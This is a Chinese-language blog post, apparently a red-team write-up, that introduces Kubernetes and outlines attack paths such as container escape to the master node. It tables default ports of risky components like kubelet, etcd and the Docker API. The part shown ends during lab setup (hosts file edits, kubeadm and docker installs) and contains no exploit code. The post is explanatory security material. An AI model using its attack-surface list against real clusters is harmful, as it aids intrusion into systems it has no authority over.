1.什么是K8s


Kubernetes简称k8s，是一个开源的用于编排云平台中多个主机上的容器化的应用，目标是让部署容器化的应用能简单并且高效的使用, 提供了应用部署，规划，更新，维护的一种机制。其核心的特点就是能够自主的管理容器来保证云平台中的容器按照用户的期望状态运行着，管理员可以加载一个微型服务，让规划器来找到合适的位置，同时，Kubernetes在系统提升工具以及人性化方面，让用户能够方便的部署自己的应用。常见的k8s es集群分布见下图：


- Master：k8s集群的控制节点，负责整个集群的决策调度，发现和响应集群的事件。Master节点可以运行在集群中的任意一个节点上，但是最好将Master节点作为一个独立节点，不在该节点上创建容器，因为如果该节点出现问题导致宕机或不可用，整个集群的管理就会失效。
- Node：k8s集群的工作节点， 每个集群中至少需要一台Node节点，它负责真正的运行Pod，当某个Node节点出现问题而导致宕机时，Master会自动将该节点上的Pod调度到其他节点。Node节点可以运行在物理机上，也可以运行在虚拟机中。
- Pod：在k8s集群中，一个Pod是一组共享网络和存储（可以是一个或多个）的容器。Pod中的容器都是统一进行调度，并且运行在共享上下文中。一个Pod被定义为一个逻辑的host，它包括一个或多个相对耦合的容器。

2.存在风险点


随着越来越多企业开始上云的步伐，在攻防演练中常常碰到云相关的场景，例：公有云、私有云、混合云、虚拟化集群等。以往渗透路径「外网突破->提权->权限维持->信息收集->横向移动->循环收集信息」，直到获得重要目标系统。

但随着业务上云以及虚拟化技术的引入改变了这种格局，也打开了新的入侵路径，例如：1、通过虚拟机攻击云管理平台，利用管理平台控制所有机器 2、通过容器进行逃逸，从而控制宿主机以及横向渗透到K8s Master节点控制所有容器 3、利用KVM-QEMU/执行逃逸获取宿主机，进入物理网络横向移动控制云平台 ...





各个组件存在隐患的默认端口：



组件名称	默认端口
api server	8080/6443
dashboard	8001
kubelet	10250/10255
etcd	2379
kube-proxy	8001
docker	2375
kube-scheduler	10251
kube-controller-manager	10252

3.模拟攻击案例


1.搭建K8s环境（v1.16.0）

三台centos7虚拟机分别代替master，node1， node2


```
master：192.168.17.133
node1：192.168.17.131
node2：192.168.17.130
```

```
# 修改 hostname
hostnamectl set-hostname your-new-host-name

# 查看修改结果
```


```
hostnamectl status

cat <<EOF >>/etc/hosts
192.168.17.133 master
192.168.17.131 node1
192.168.17.130 node2
EOF
#修改host

cat /etc/hosts
#确认配置
```




```
           Boot ID: b395514c4d86491f9f0c9fca83d5b7a1
    Virtualization: vmware
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-514.el7.x86_64
      Architecture: x86-64
[root@localhost ~]# ^C
[root@localhost ~]# cat <<EOF >>/etc/hosts
> 192.168.17.132 master
> 192.168.17.131 node1
> 192.168.17.130 node2
> EOF
[root@localhost ~]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
192.168.17.132 master-1
192.168.17.131 node1
192.168.17.130 node2
127.0.0.1   master
192.168.17.132 master
192.168.17.131 node1
192.168.17.130 node2
```



```
  Verifying  : kubectl-1.16.0-0.x86_64
  Verifying  : libnetfilter_cttimeout-1.0.0-7.el7.x
  Verifying  : socat-1.7.3.2-2.el7.x86_64
  Verifying  : libnetfilter_cthelper-1.0.0-11.el7.x
  Verifying  : kubeadm-1.16.0-0.x86_64

Installed:
  kubeadm.x86_64 0:1.16.0-0    kubectl.x86_64 0:1.16
```



```
  kubeadm.x86_64 0:1.16.0-0   kubectl.x86_64 0:1.16

Dependency Installed:
  conntrack-tools.x86_64 0:1.4.4-7.el7
  cri-tools.x86_64 0:1.26.0-0
  kubernetes-cni.x86_64 0:1.2.0-0
  libnetfilter_cthelper.x86_64 0:1.0.0-11.el7
  libnetfilter_cttimeout.x86_64 0:1.0.0-7.el7
  libnetfilter_queue.x86_64 0:1.0.2-2.el7_2
  socat.x86_64 0:1.7.3.2-2.el7

Complete!
[root@node1 rpdef]# cat <<EOF >>/etc/hosts
> 192.168.17.132 master
> 192.168.17.131 node1
> 192.168.17.130 node2
> EOF
[root@node1 rpdef]# 
```




```
  Installing : socat-1.7.3.2-2.el7.x86_64                                    2/10
  Installing : libnetfilter_cttimeout-1.0.0-7.el7.x86_64                     3/10
  Installing : kubectl-1.16.0-0.x86_64                                       4/10
  Installing : cri-tools-1.26.0-0.x86_64                                     5/10
  Installing : libnetfilter_queue-1.0.2-2.el7_2.x86_64                       6/10
  Installing : conntrack-tools-1.4.4-7.el7.x86_64                            7/10
  Installing : kubernetes-cni-1.2.0-0.x86_64                                 8/10
  Installing : kubelet-1.16.0-0.x86_64                                       9/10
  Installing : kubeadm-1.16.0-0.x86_64                                      10/10
  Verifying  : conntrack-tools-1.4.4-7.el7.x86_64                            1/10
  Verifying  : libnetfilter_queue-1.0.2-2.el7_2.x86_64                       2/10
  Verifying  : kubelet-1.16.0-0.x86_64                                       3/10
  Verifying  : cri-tools-1.26.0-0.x86_64                                     4/10
  Verifying  : kubernetes-cni-1.2.0-0.x86_64                                 5/10
  Verifying  : kubectl-1.16.0-0.x86_64                                       6/10
  Verifying  : libnetfilter_cttimeout-1.0.0-7.el7.x86_64                     7/10
  Verifying  : socat-1.7.3.2-2.el7.x86_64                                    8/10
  Verifying  : libnetfilter_cthelper-1.0.0-11.el7.x86_64                     9/10
  Verifying  : kubeadm-1.16.0-0.x86_64                                      10/10

Installed:
  kubeadm.x86_64 0:1.16.0-0              kubectl.x86_64 0:1.16.0-0              kubelet.x86_64 0:1.16.0-0

Dependency Installed:
  conntrack-tools.x86_64 0:1.4.4-7.el7          cri-tools.x86_64 0:1.26.0-0                     kubernetes-cni.x86_64 0:1.2.0-0
  libnetfilter_cthelper.x86_64 0:1.0.0-11.el7   libnetfilter_cttimeout.x86_64 0:1.0.0-7.el7     libnetfilter_queue.x86_64 0:1.0.2-2.el7_2
  socat.x86_64 0:1.7.3.2-2.el7

Complete!
[root@node2 rpdef]# cat <<EOF >>/etc/hosts
> 192.168.17.132 master
> 192.168.17.131 node1
> 192.168.17.130 node2
> EOF
[root@node2 rpdef]# 
```


```
# 安装docker所需的工具
yum install -y yum-utils device-mapper-persistent-data lvm2
```

```
# 配置阿里云的docker源
yum-config-manager --add-repo http://mirrors.aliyun.com/docker-ce/linux/ce
# 指定安装这个版本的docker-ce
yum install -y docker-ce-18.09.9-3.el7
# 启动docker
systemctl enable docker && systemctl start docker
```

